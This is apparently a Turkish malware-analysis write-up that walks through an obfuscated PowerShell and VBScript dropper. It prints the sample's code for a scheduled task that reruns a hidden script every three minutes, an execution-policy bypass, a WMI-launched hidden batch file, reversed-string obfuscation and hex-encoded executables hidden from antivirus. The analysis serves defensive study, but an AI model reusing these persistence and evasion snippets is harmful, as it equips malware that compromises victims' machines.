Koddaki değişkenleri n çıktısını text dosyasina yazdirdim.

$BQNZZPDTWFIPRXLUDAIRVP

Set-Content -Path C:\Users\zorro\Desktop\pshell\out.txt -Value $BQNZZPDTWFIPRXLUDAIRVP

$SWFCGYEZNVRVEBDZWNSTNO

Set-Content -Path C:\Users\zorro\Desktop\pshell\out2.txt -Value $SWFCGYEZNVRVEBDZWNSTNO

$HDUETXNEVOGGOVTBXLEIFP

Set-Content -Path C:\Users\zorro\Desktop\pshell\out3.txt -Value $HDUETXNEVOGGOVTBXLEIFP

$YBPUOOPXJAPKVRVXUHTRFS

Set-Content -Path C:\Users\zorro\Desktop\pshell\out4.txt -Value $YBPUOOPXJAPKVRVXUHTRFS

$DPHGWPWDLKCKODLPZZVITB

Set-Content -Path C:\Users\zorro\Desktop\pshell\out5.txt -Value $DPHGWPWDLKCKODLPZZVITB

1. Kısım

if (-not (Test-Path $OutPath ))

{

New-Item $OutPath -ItemType Directory -Force

}

1. Kısım

PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& 'C:\ProgramData\POLAPZKLANXEJCAQVGSATL\GFRQOBOTIDUAHPPRYGORWS.ps1'"

1. Kısım

C:\ProgramData\POLAPZKLANXEJCAQVGSATL\POLAPZKLANXEJCAQVGSATL.vbs

$UYSJGCDILSPPHBFKWIZCQZ = <##> New-ScheduledTaskAction <##> -Execute <##> 'C:\ProgramData\POLAPZKLANXEJCAQVGSATL\POLAPZKLANXEJCAQVGSATL.vbs'

$OHFZFRRIESSRLQLDYRKGVC = New-ScheduledTaskTrigger -Once -At (Get-Date) -RepetitionInterval (New-TimeSpan -Minutes 3)

Register-ScheduledTask -Action $UYSJGCDILSPPHBFKWIZCQZ -Trigger $OHFZFRRIESSRLQLDYRKGVC -TaskName "POLAPZKLANXEJCAQVGSATL"

1. Kısım

Const OHFZFRRIESSRLQLDYRKGVC = 0

YQCXQNVLXBAOSVKNCJPKKP = "."

DPHGWPWDLKCKODLPZZVITB = StrReverse("llehSrewoP")

ZBRUZLCBLZYHUNAAINACOV = StrReverse("ataDmargorP\:C dnammoC- ssapyB yciloPnoitucexE- eliforPoN- ")

Set PWNDGCOPPQBCWPBFEDCTKK = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & YQCXQNVLXBAOSVKNCJPKKP & "\root\cimv2")

Set BQNZZPDTWFIPRXLUDAIRVP = PWNDGCOPPQBCWPBFEDCTKK.Get(StrReverse("putratSssecorP\_23niW"))


Set SWFCGYEZNVRVEBDZWNSTNO = BQNZZPDTWFIPRXLUDAIRVP.SpawnInstance\_

SWFCGYEZNVRVEBDZWNSTNO.ShowWindow = OHFZFRRIESSRLQLDYRKGVC

Set HDUETXNEVOGGOVTBXLEIFP = GetObject(StrReverse("ssecorP\_23niW:2vmic\toor:stmgmniw"))


YBPUOOPXJAPKVRVXUHTRFS = HDUETXNEVOGGOVTBXLEIFP.Create( DPHGWPWDLKCKODLPZZVITB&ZBRUZLCBLZYHUNAAINACOV&"\POLAPZKLANXEJCAQVGSATL\POLAPZKLANXEJCAQVGSATL.bat", null, SWFCGYEZNVRVEBDZWNSTNO, intProcessID)

1. Kısım

Burada çok farklı 2 string tanımlamış. String içerisinde ilginç bir metin var… 


…@@@'.Replace("@","0")

Stringin sonunda replace metodu kullanarak @ karakterlerini 0 ile değiştirmiş.

Text editorde @ işaretlerini 0 ile değiştirip hex decode sitesine attığımda;

MZ başlığını gördüm . yani içerisinde Windows çalıştırılabilir dosyası (exe) gizlenmiş.

Aynı şekilde 2.stringi de kontrol edersek



MZ başlığını görüyoruz burada da exe gizlenmiş.

.replace(“@”,”0”) koduyla da dinamik olarak program çalıştığında exelerin hex dumplarını orjinal haline getirip çalıştırıyor. Böyle dinamik olarak değiştirmesinin sebebi program çalışmadan önce anti virüse yakalanmamak için.

5.kodun kalan kısmında sürekli karıştırılmış metinler var ve .replace metoduyla program çalıştığında orijinal haline döndürüyor.

Örnek kod parçası:

$HBxxxx =("{0}" -f'YBPUOOPXJAPKVRVXUHTRFSLYBPUOOPXJAPKVRVXUHTRFSoYBPUOOPXJAPKVRVXUHTRFSaYBPUOOPXJAPKVRVXUHTRFSdYBPUOOPXJAPKVRVXUHTRFS'.Replace("YBPUOOPXJAPKVRVXUHTRFS",""))

Kod parçası program çalıştığında

$HBxxxx =("{0}" -f'Load') haline geliyor…

Hazırlayan :Tarık yıldız